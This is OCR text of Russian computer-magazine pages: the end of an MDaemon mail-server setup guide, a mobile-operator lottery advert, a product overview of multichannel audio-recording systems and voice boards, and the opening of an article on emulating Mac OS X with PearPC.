
◢ www.forwarder.kz - неофициальный сайт любителей Демона. Если стандартного набора компонентов вдруг не хватит, твой путь лежит сюда.

◢ www.rfc.net - самые стандартные стандарты. Наиболее точное описание протоколов и особенностей их работы. Странно, если этого адреса нет у тебя в «Избранном».


> Львиная доля спама рассылается с обычных машин, если они стали жертвами заражения.

МЕНЯ БЕСЯТ СЛОЖНЫЕ ПАРОЛИ

Не мне тебе рассказывать, для чего нужны сложные пароли. Сделано это не для того, чтоб усложнить тебе или юзерам жизнь, а лишь для противостояния перебору паролей методом грубой силы (BruteForce) или по словарю. По умолчанию MDaemon требует, чтобы пароли были не меньше 6 символов длиной, содержали буквы разного регистра и цифры. Если твой босс не внемлет увещеваниям о необходимости ставить хорошие пароли, эту функцию можно отменить, переключившись в полный режим и выбрав Setup -> Miscellanious options -> Misc -> Require strong password.



На этом окошке придется чуть-чуть задержаться


Письмо из локальной рассылки. Поздравь всех сотрудников с наступающим

или, говоря более умными терминами, развернуть (turn) канал. Тогда твой МДемон становится принимающим и по SMTP забирает всю (или часть) корреспонденцию. Если у твоего сервера динамический IP, как бы релейный сервак узнал твой адрес, чтоб передать почту? А такой способ позволяет решить эту проблему, заодно избавившись от части спама сразу на удаленном хосте, без ощутимых затрат трафика. Я эту возможность не использовал.

Последняя закладка - **Archival**. Шпионские штучки - если хочешь, можно сделать так, чтобы копии входящих/исходящих писем автоматом отправлялись куда-нибудь тебе в укромное место. Эту функцию я также не задействовал.

Следующие пункты меню Setup опишу вкратце.


Secondary Domains. Один твой сервер может поддерживать несколько доменов. Бывают случаи, когда одному сетевому интерфейсу принадлежит несколько разных адресов. Сервер определяет, по какому конкретно IP к нему коннектится пользователь, и отвечает соответственно этому адресу. В этих случаях нужно будет сконфигурировать вторичные домены.

Antivirus. Можно установить специально созданный для Демона антивирусный модуль. За отдельные деньги.

Event Scheduling. Управление расписанием обработки почты.

RAS Dialup/dialdown. МДемон умеет сам дозваниваться до провайдера, когда возникает необходимость обработать очередь почтовых сообщений. Давай, как будто нам это не нужно? А? :)

DomainPOP. Смысл в следующем: почта для всего домена (то есть на все адреса с одинаковой частью после знака «@») складывается на сервере твоего провайдера. Демон забирает ее по протоколу POP3 (в этом отличие от описанного выше случая с Dequeue) и затем, анализируя заголовки писем, в частности, поле адресата, раскидывает по локальным папкам. Это еще один способ получать всю корреспонденцию из внешнего мира, если тебе не повезло с наличием статического IP. Но такой способ имеет и свои недостатки. Например, твой сервер будет вынужден скачать всю почту, прежде чем приступить к отсеиванию спама. Нельзя будет нескольким серверам скачивать почту одновременно, так как POP3 не поддерживает несколько соединений сразу.


Строгое лицо web-интерфейса. Что пожелаете, уважаемый клиент?

«ОН ВСЕ ПОНИМАЕТ, НО НИЧЕГО НЕ ГОВОРИТ. ОН ТОЛЬКО МЕНЯЕТ ЦВЕТ»

Значок в системном трее не всегда приятно-белого цвета, означающего, что все в порядке и писем в локальной и Remote-папках нет. Иногда он, подобно Индикатору из «Тайны третьей планеты», хочет сказать тебе:

- голубым цветом - все по-прежнему о'кей, зато в папочках лежат письма.

- желтым - обрати внимание на количество свободного места на диске (Miscellanious Options -> Disk).

- красным - проблемы с сетью или свободное место на винте вот-вот исчезнет.

Мигающий значок намекает на то, что на сайте появилась новая версия и надо озаботиться новым кряком ;).

ДОБАВЛЯЕМ ЮЗЕРОВ

Прежде всего надо позаботиться о себе любимом - об админе. Если ты не создал себе администраторский аккаунт, самое время его сделать. Accounts -> New Account. Создаем пользователя и на вкладке «Admin» ставим верхнюю галку. Теперь у нас есть полные права на управление сервером. После того как настроишь соответствующую запись в почтовом клиенте, запусти проверку почты. Тебе на ящик свалится приветственное письмо, сгенерированное твоим сервером. В письме будут указаны параметры твоего аккаунта (вдруг забудешь, как тебя зовут? :)) и список команд, которые ты можешь отправлять серверу. Демон понимает внушительный набор команд, позволяющих настроить аккаунт, подписаться на рассылки и т.д. Ты сможешь общаться с ним, просто отправляя письма на адрес MDaemon@<имя домена, на котором запущен сервер>.com. Такие же письма придут и каждому вновь созданному тобой пользователю. Чтобы не захламлять место на харде, можно настроить для пользователя автоматический форвардинг почты или ввести квотирование дискового пространства. Также можно ввести ограничения на адреса, с которых/на которые чел имеет право получать/отправлять сообщения, разрешить использовать юзеру веб-клиент или ввести на него ограничения, ну и установить некоторые другие опции.

ЕЩЕ ПО ОДНОЙ

Несколькими кликами мышки ты можешь создать листы рассылки, в которых будут участвовать все или часть пользователей. Демон предоставляет очень широкие возможности для этого. В качестве примера сделаем лист, в который будут включены все юзеры (у меня их сейчас двое: admin и user). Lists -> New list. В поле «Name» впишем «all». Наш лист будет носить имя all@mail.local. Переходим на закладку Members (зацени, Бивис, тут написано «члены», кууул). Внизу из списка «New member email» выбираем по очереди Админа и Юзера и для каждого из них щелкаем на кнопку «Add». Теперь с любого из этих двух аккаунтов отправляем письмо на all@mail.local.

Пункта меню Queues (очереди) я касаться не буду. На начальном этапе он не представляет интереса, а потом ты и сам разберешься, как работать с очередями сообщений и просматривать статистику (именно к этим функциям и дает доступ этот пункт меню).

Напоследок посмотрим на возможности WorldClient - web-интерфейса, который есть у MDaemon. Должен сказать, что по умолчанию веб-интерфейс запускается на порту 3000. Если тебя это не устраивает, его можно перевесить на стандартный 80-й или любой другой порт. Для этого нужно будет переключиться в полный режим интерфейса Демона, выбрать Setup -> WorldClient и на основной закладке настроек переключить порт. Web-интерфейс поддерживает IMAP-папки на сервере и дает пользователю очень широкие возможности по настройке внешнего вида и самых разнообразных опций: от кодировки писем и настройки самообучающегося фильтра спама до текста сообщения автоответа.

НА ПОСОШОК

Возможно, выбор этого почтового сервера в качестве средства начального уровня будет выглядеть выстрелом из пушки по воробьям. Конечно же, у тебя есть множество альтернатив. От Kerio Mail Server до всем известного TheBat. Однако, глядя на заголовки писем, которые я ежедневно получаю, у меня не остается сомнений, что в России MDaemon распространен гораздо шире. Я надеюсь, тебе понравится этот сервер и ты приложишь усилия для изучения его поистине безграничных возможностей. Знания его настроек будут полезны, если вдруг придется обеспечивать своей электронной почтой сети посолидней домашней локалки. Не забудь нарядить елку. Удачи в новых годах!



ДЖИНС

МТС

шанс выиграть

2005 секунд бесплатно каждый месяц

Стирайте и выигрывайте!

В каждом новогоднем комплекте ДЖИНС есть карточка новогодней лотереи.

Каждая из них может выиграть, ведь всегда пять из десяти окошек содержат буквы Д, Ж, И, Н, С. Все, что нужно сделать – это правильно стереть окошки. Если вы угадали, приходите в ближайший офис МТС за своим призом: **2005 секунд бесплатных разговоров каждый месяц на весь 2005 год!**

Если вам не повезло – сотрите оставшиеся окошки и убедитесь, что мы играли честно. **Будьте внимательны:** билет, где стерто больше, чем пять окошек, считается недействительным. **В любом случае, в новогоднем комплекте услуга ДЖИНС-Минута уже подключена, поэтому выигрывают все.**

Подробности на сайте www.jeans.mts.ru



Подробности лотереи в офисах МТС и на сайте www.jeans.mts.ru. Лицензии министерства РФ по связи и информатизации для Москвы и МО №№ 14665, 24136. Номера региональных лицензий – на www.mts.ru.

Птыцъ (ptitz-2@mail.ru)

CENSORED

ВАС СЛУШАЕМ!

С наступающим Новым годом, майн фройнд :). В наше непростое время приходится за всеми следить. Шефам - за подчиненными, охране - за потенциальными злоумышленниками, компетентным органам - за всеми сразу. Как быть, если камер и микрофонов в помещениях твоей фирмы уже миллион (марка «КГБ-бетон» - треть микрофонов на две трети бетона) и не хватает ушей, чтобы за всем этим следить в реальном времени?

СИСТЕМЫ АУДИОРЕГИСТРАТОРОВ АКА ПОДСЛУШИВАЮЩИЕ УСТРОЙСТВА

ВВЕДЕНИЕ

Информация, передаваемая по радио, иногда может быть очень эксклюзивной, а радиостанций, вещающих в разных диапазонах, уже десятки и сотни. Пресс-конференции, заседания, беседы в студиях радиостанций, переговоры в офисах, звонки на диспетчерские пульты, протоколирование которых необходимо, а времени на переспрашивание нет. Зато есть специальные системы многоканальной аудиозаписи, которые получили название аудиорегистраторов.

Мы не будем касаться портативной регистрирующей аппаратуры (например, аналоговых и цифровых диктофонов) и аналоговых систем (катушечных магнитофонов), которые и по сей день используются в некоторых областях. Мы рассмотрим автономные и распределенные системы цифровой многоканальной звукозаписи.

ХАРДВАРЕ ЭНД СОФТВАРЕ

Человеческий голос вполне укладывается в небольшой диапазон, передаваемый по каналам телефонной связи. И для его качественной цифровой записи достаточно не-




Внешний модуль - коммутатор

большого битрейта и, в общем-то, небольшого количества услуг, предоставляемых обычной звуковой платой. Кроме того, для сокращения занимаемого записью места на диске необходимо отслеживать наличие голоса в канале. Особые алгоритмы сжатия, реализованные аппаратно, высокая масштабируемость и надежность, независимость аппаратной части от центрального процессора, возможность управления записью в режиме реального времени, автоматическая регулировка уровня записи (АРУЗ) - все эти черты присущи особой категории оборудования - голосовым платам (voice plates). Производят их как за рубежом, так и у нас в стране. Как правило, такие платы адаптированы для записи с телефонных линий, поэтому на большинстве из них расположены телефонные разъемы под коннектор RJ-11. На самом деле это даже удобнее, потому что обжать разъем проще, чем паять миниджек.

Голосовые платы, принципиально не отличающиеся начинкой, могут иметь различные интерфейсы (ISDN, E1, FXO/FXS, микрофонные входы) и количество каналов (от 1-2 до 32-64). Разумеется, большое число аналоговых линий проще подключить через внешний модуль, связанный шиной с самой платой.

Первая голосовая плата была выпущена в 1985 году компанией Dialogic (www.dialogic.com), по сей день остающейся законодательницей мод в сфере производства таких устройств. Эта компания с некоторых пор стала подразделением фирмы Intel (www.intel.com), но попрежнему предлагает эффективные, хотя и очень дорогие для российского рынка решения. Надо сказать, что голосовые платы принципиально созданы не только для ввода звука в компьютер, но и для вывода его в телефонную линию, включая набор номера, передачу и прием факсимильных сообщений. Поэтому применяются они не только в такой достаточно узкоспециализированной сфере, как аудиорегистрация, но и в IP-телефонии как средства ввода звука в компьютер в реальном времени, и в автоответчиках, сделанных на базе ПК, и в системах голосового оповещения при устроении конференц-связи и т.д.



Реликты... Нет-нет... Динозавры! Голосовые платы Dialogic

> В России поначалу никто не умел делать голосовые платы.

Кроме голосовой платы, необходимо некоторое ПО, которое позволило бы не только управлять платой, но и пожинать плоды ее использования - работать с накопленной аудиоинформацией. Как правило, производители плат оставляют на совесть отдельных разработчиков построение соответствующего ПО, поставляя только драйверы, библиотеки и описание процедур, в них содержащихся, чтобы разработчики могли сами построить нужную с их точки зрения систему. SDK (тот самый Developer Kit) к платам Dialogic на текущий момент занимает около 200 Мб и требует при установке еще больше.

Современный аудиорегистратор помимо голосовых плат содержит в себе резидентную программу или службу записи (сервер записи). Также он содержит программу для удаленного управления и мониторинга сервера записи (смена битрейта, запуск-остановка записи, всевозможные настройки расписания и прочий сервис) и программу для управления банком данных записанной инфы (прослушивание, правка, экспорт звука в разные форматы).

Иногда сервером записи называют ПК, на котором установлены голосовые платы, дрова к ним и специальное программное обеспечение.



Алгоритм работы обычного аудиорегистратора. Все просто до безобразия

Количество серверов записи может быть увеличено, тем самым достигается избыточность и распределение накопления информации, повышается надежность. При небольшом количестве записываемых каналов целесообразно оборудовать один-два сервера записи.

Как правило, данные накапливаются отдельными отрезками определенной длины и сохраняются на носителях в банках данных. Самый популярный формат данных - MS Access или SQL-server, так как они могут хранить двоичные данные довольно большого объема. Банки аудиоданных в формате Access падают достаточно часто, так что имеет смысл поставить Access соответствующей версии на один из ПК сети, предназначенных для восстановления поврежденных файлов.

Голосовые платы имеют для сжатия аналогового сигнала аппаратный кодек, обеспечивающий сжатие довольно бедного сигнала объемом около 3-5 Мб/час, поэтому не требуют ресурсов процессора при записи. Банки данных не занимают много места, и аудиоинформация может накапливаться месяцами без существенного потребления ресурсов. Наиболее популярные алгоритмы сжатия - PCM, ADPCM, GSM, G.7xx. Несколько установленных в параллель плат вполне могут работать вместе, даже если это разные модели одной фирмы. А если ими управляет один общий драйвер, то они определяются как одна плата с соответственно пронумерованными каналами.

Чаще всего юзаются системы, которые не являются аппаратными аудиорегистраторами в полном смысле этого слова, - работают они автономно, ось на них упрощенной версии, и все лишние функции типа GUI отключены.

СПРУТЫ И ЭХОЛОТЫ. ПОЛНЫЙ СУНДУК НЕЗАБУДОК

Как и в других областях нашей жизни, в России поначалу никто не умел делать голосовые платы. За рубежом покупали за дикие денежки Dialogic ProLine/2V (большая красная двухканальная карта на ISA-шине, очень популярная и по сей день, может ставиться в параллель до 16 штук и все на одном прерывании! Конфигурируется джамперами, невидима из винды, вместо драйвера запускается сервис с админскими правами!) и писали под нее ПО с применением SDK разработчика. С этого и началась история отечественных изысканий в этой сфере. Многие компании (новгородский «Зенит», московские «Светец», «NovaVox» (www.novavox.ru), «Ланит») до сих пор делают свои комплексы аудиорегистрации на таких карточках по причине их небольшой стоимости и высокого качества. Но в принципе, прогресс в области железа на этот раз в нашей стране удался. Начались разработка и производство российских голосовых плат. Принципиально они повторяли зарубежные образцы, разработчики поначалу также не писали ПО под такие карточки, а только предлагали SDK. Хотя уже тогда четко вырисовывались узкоспециализированные компании, перспективы которых лежали в какой-нибудь одной из областей компьютерной телефонии, будь то аудиорегистрация, конференц-связь, IP-телефония и т.д. Много сил затрачивалось на разработку популярных и известных теперь комплексов.

Из доживших до наших дней следует отметить «Незабудку» - разработку питерского Центра речевых технологий (ЦРТ, www.speechpro.ru). Как и большинство подобных комплексов, она состоит из набора плат, ПО «Незабудка», документации и всякого рода усилителей телефонных каналов. На сегодняшний день это самый раскрученный образец, принятый на вооружение МВД. Платы собственной разработки в обычном ассортименте (аналоговые и цифровые интерфейсы). Имеется разработанный на той же основе внешний модуль, подключаемый к ПК по интерфейсу USB. Есть система шумоочистки. «Незабудка» предназначена не только для записи, но и для расшифровки записанной информации, поэтому в ее состав входит транскрайбер - модуль, в котором оператор распечатывает записанный и воспроизводящийся у него в наушниках разговор. Большинство прочих комплексов не имеют такого рода модулей-транскрайберов, с успехом заменяя их любым текстовым редактором.

Надо сказать, что оператор-расшифровщик - не сумасшедший долбильщик по клавишам, поэтому в «Незабудке», как и во многих других комплексах аудиорегистрации, есть поддержка управления воспроиз-




◢ Друг, помни, любые несанкционированные действия по прослушиванию каких-либо разговоров подпадают под действие соответствующих законов. Статьи 23 Конституции РФ и 138 УК РФ никто не отменял. Кодекс мы, вообще-то, должны чтить! :)



◢ http://arcw.comptek.ru/telephony - сайт, посвященный компьютерной телефонии. Здесь рассмотрены вопросы, касающиеся плат Dialogic и разработок на их основе.


◢ http://dialogic.com - сайт компании-основательницы всего этого шпионского безумия. Пожизненная гарантия делает их платы… нет-нет, не вечными, а скорее, просто дорогими :).



Отечественное - значит лучшее! 8-канальная STC-H205 из комплекса «Незабудка»



STC-H219(D) - внешний USB-модуль решает проблему расширяемости и вечно открытого системника



Стандартный интерфейс управления записью. «STB-Эхолот»

Когда-то так апгрейдилось любое железо... Плата Ольха-9P/OK и мезонин к ней


ведением с помощью педали через COM-порт. Трех команд - «воспроизведение», «пауза» и «откат назад на несколько секунд» - вполне достаточно.

Основным недостатком этой системы можно считать крайне высокую цену. Оно и понятно, с такими заказчиками эта система просто обязана быть супермощной и, соответственно, супердорогой.

«Спрут-7» - появившийся совсем недавно, но уже второй по известности комплекс от московской компании «АГАТ-РТ» (www.agatrt.ru). Некоторое время назад эта компания вышла на рынок с ассортиментом плат компьютерной телефонии «Ольха». Поначалу они предлагались с собственным SDK («Alder-SDK»), после чего компания решила сама расширить ассортимент предлагаемой продукции и написала соответствующее ПО под свое железо. Комплекс постоянно совершенствуется, каждый заказчик вполне может предложить добавить актуальное, по его мнению, дополнение. «Спрут-7» используется на диспетчерских пультах московских больниц. В офисе самой компании «Спрут» работает вместе с офисной АТС в режиме, демонстрационном для покупателей, но самом что ни на есть серьезном для персонала. Служба техподдержки, наверно, испытывает чудеса недопонимания с клиентами, усугубленные взаимной вежливостью.

В платах «Ольха» есть одна интересная особенность - они могут быть модернизированы самими пользователями. С помощью так называемых мезонинных модулей, или просто мезонинов. Количество записываемых каналов может быть расширено. Более того, расширен спектр интерфейсов. На самой плате есть разъемы для подключения этих менее дорогих модулей. Гибкое конфигурирование и высокая масштабируемость этих плат сделали их очень популярными в последнее время.

Аудиорегистраторы PH-200, PH-500, PH-620 от группы компаний STT (www.s-t-t.ru) также используют в своей работе мезонины. Этому классу аудиорегистраторов свойственны модернизируемость и расширяемость: большая их часть работает на любом типе карт этого производителя, даже на новейших моделях. Старой, проверенной разработкой STT является аудиорегистратор «Сундук».



Аудиорегистратор компании «Мономах» имеет много интересных настроек по компрессии и динамической обработке записей

> Центр речевых технологий активно занимается исследованиями в области идентификации по голосу.

«STB-Эхолот» - разработка компании STB из Санкт-Петербурга (www.stb.sp.ru). Представляет собой обычный аудиорегистратор, продается по сей день по не самым высоким ценам и успешно справляется со своими задачами. Интерфейс является стандартным для такого рода комплексов и может послужить образцом для создания любого другого такого продукта. Кроме того, есть возможность работы без специализированных голосовых плат. Вместо них вполне могут быть использованы обычные звуковые карточки. Лучше брать полнодуплексные, дабы не пришлось жертвовать качеством записи или воспроизведения. Банки аудиоданных управляются СУБД Access. Memento Mori! Ставь Access на компьютер с «Эхолотом», если не хочешь разом лишиться всего записанного! «Анрекогнайз датабасе формат» будет преследовать тебя!


Среди оставшихся популярных решений можно выделить:

- «Фобос», он же «PHOBOS». Кучу других названий этой системы можно найти на сайте фирмы-разработчика Vocord Telecom www.vocord.ru. Регистратор выполнен на платах «Фобос» той же компании и использует кодек Analog Devices.
- «Интерактивное телевидение» компании «МТУ-Информ» (www.mtu.ru). Применяется для опросов телезрителей в программе «Итоги».
- «Аудиорегистратор» (самое непритязательное название). Разработчик - украинская компания «Мономах» (http://evrika.dp.ua).
- «ЭХО-плюс» разработки компании «Алексэн» (www.alexen.ru).
- Новгородская компания «Зенит» (сайт уже умер давным-давно) выпускает комплексы аудиорегистрации на заказ. «Береста» - один из таких. Все стандартно, удобно, сервер баз данных - MS SQL Server. Эта система внедрена в ЦКБ. Также этой компанией создано много разработок для военных. Комплексы работают как с платами «Ольха», так и с «Dialogic».


Дополнительные фичи аудиорегистрирующей аппаратуры представляют собой всевозможные программные и аппаратные шумоочистители, алгоритмы управления динамикой звука, даже целые звуковые редакторы, алгоритмы определения наличия голоса в канале (VOX) и определители номера. Поэтому не рекомендуется от нечего делать звонить на двузначные телефоны с домашнего номера. Хотя если вы набрали последовательно 01, 02, 03, то вечеринка удалась! :).

Центр речевых технологий активно занимается исследованиями в области идентификации по голосу, и притом небезуспешно. Из речи вылавливаются некоторые ключевые слова, при появлении которых надо начинать запись, ведутся разработки в области синтезирования человеческого голоса (а то наррэйтор виндовый со своим «амсмоля-намсмоля» уже замучил). Не редкость на аудиорегистрирующих комплексах выходы для датчиков сигнализации, хотя чаще они встречаются в интегрированных аудио- и видеорегистрирующих комплексах. По сигналу может быть включена запись или, например, повышено ее качество. Кстати, сигналом в датчиках, кто не знает, считается разрыв цепи, равноценный перерезанию провода. Так что шпионские фильмы с пресловутыми «красными проводками» - сущая провокация.

Промышленные аудиорегистраторы на сотню-полторы каналов, смонтированные исключительно на железной составляющей (ну, может быть, на ядре 98-й винды или Линуха, за-



Альтернативные варианты голосовых плат (SEL DTR, PHOBOS4A, STT PH-200)


Инструкция по аппаратному конфигурированию платы ProLine/2V

шитом на флешку по методу биоса), устанавливаются для прослушки большого количества телефонных аппаратов и могут по месяцу накапливать информацию. Они исключительно надежно себя ведут и вообще выпускаются в небольших количествах на заказ.

Много каналов требуется и при несекретной записи одновременно нескольких источников. Например, для конференции или эфир-дайджеста - записи и расшифровки текстов радиопередач по различным каналам спутникового, цифрового или коротковолнового вещания.

Всю вышеперечисленную аппаратуру и программулинки вполне можно приобрести за не очень большие денежки, начиная от 200 у.е. за пару-четверку каналов записи. А если ты маньяк-хардкорщик-кодер, то самостоятельно напишешь ПО к доставшейся тебе на халяву недорогой и, возможно, уже не выпускающейся голосовой плате. Это несложно сделать с применением SDK или набора классов для Delphi, Builder, VC++. Такой комплекс фирма Dialogic оставила после себя. Он называется генератор приложений CT ADE (Computer Telephony Application Development Environment) и представляет собой скриптовый язык с визуальной средой разработки. Такое узконаправленное ПО легче писать на нем, чем на C++. Драйверы плат сами по себе содержат библиотеки, всевозможные инструкции и описания к ним. Достаточно закодить интерфейс и обработку событий к кнопкам. Остается только то, что голосовые платы, ввиду их дороговизны, используются долго и меняются редко, поэтому на рынке бэушную голосовую плату даже 96-го года выпуска просто так не встретишь. Вариант с использованием обычной звуковой платы ограничивает сверху количество записываемых каналов, а несколько плат в один компьютер, чтобы они не начали друг друга пинать, можно поставить только при счастливом положении небесных светил.

ВЫВЕДЕНИЕ

Что же делать, если у тебя есть желание создать свой домашний аудиорегистратор, а денег, даже таких небольших относительного такого класса устройств, нет? Писать под аудиокарты, работать с модемом, хотя больше одного канала записи с входа модема или микрофона получить вряд ли удастся. Да и процессор при кодировании записанного в mp3 или ogg будет серьезно грузиться. Попробовать можно, хотя зачастую это дело бросают, даже анонсировав готовый образец.

Тем не менее, в последнее время обеспечению безопасности уделяется все больше внимания. Системы видеонаблюдения и аудиозаписи устанавливаются не только на предприятиях, но и в домах, и постепенно такая аппаратура дешевеет в разы. Так что через пару лет можно будет свободно купить простенький аудиорегистратор для домашнего или мелкоофисного использования, чтобы сделать многоканальный автоответчик или организовать собственный переговорный пункт с Багдадом.

Да, а звонить в службы 01, 02, 03 без особой надобности не рекомендуется. Пока это дело подсудное, а через некоторое время станет еще и неэффективным. Биг Бразер вотчин ю! :)



■ Шарабанов Олег (scorpion@macbox.ru)

CENSORED



ЯБЛОКО В ОКНЕ

Как запустить Windows на Маке, знают все. Для этого необходимо приложение Virtual PC, которое когда-то разрабатывалось компанией Connectix, а затем было приобретено корпорацией Microsoft. Программу эту знает почти любой мак-юзер. А вот как запустить Mac OS под Windows - этого не знает практически никто из пользователей PC.

УСТАНОВКА MACOS X НА PC

НЕМНОГО ИСТОРИИ

Самые продвинутые знают про Basilisk II, однако этот эмулятор был выпущен пять лет назад и эмулировал совсем медленный по нынешним меркам процессор 68040 (предшественник PowerPC). Соответственно, максимум, что можно поставить на PC с помощью Basilisk II, - это Mac OS 8.1. Неинтересно.

Группа энтузиастов предложила программу с открытым исходным кодом PearPC (http://pearpc.sourceforge.net), которая позволяет ПК с процессорами Intel и AMD использовать архитектуру PowerPC (пока серию G3). Разработка заняла 18 месяцев, программа состоит примерно из 70 000 строк кода. Софтина может работать с разными версиями Linux и Windows. Чтобы установить Mac OS X на Athlon 1.3 MHz, требуется около четырех часов.

ЧТО НАМ СТОИТ ДОМ ПОСТРОИТЬ?

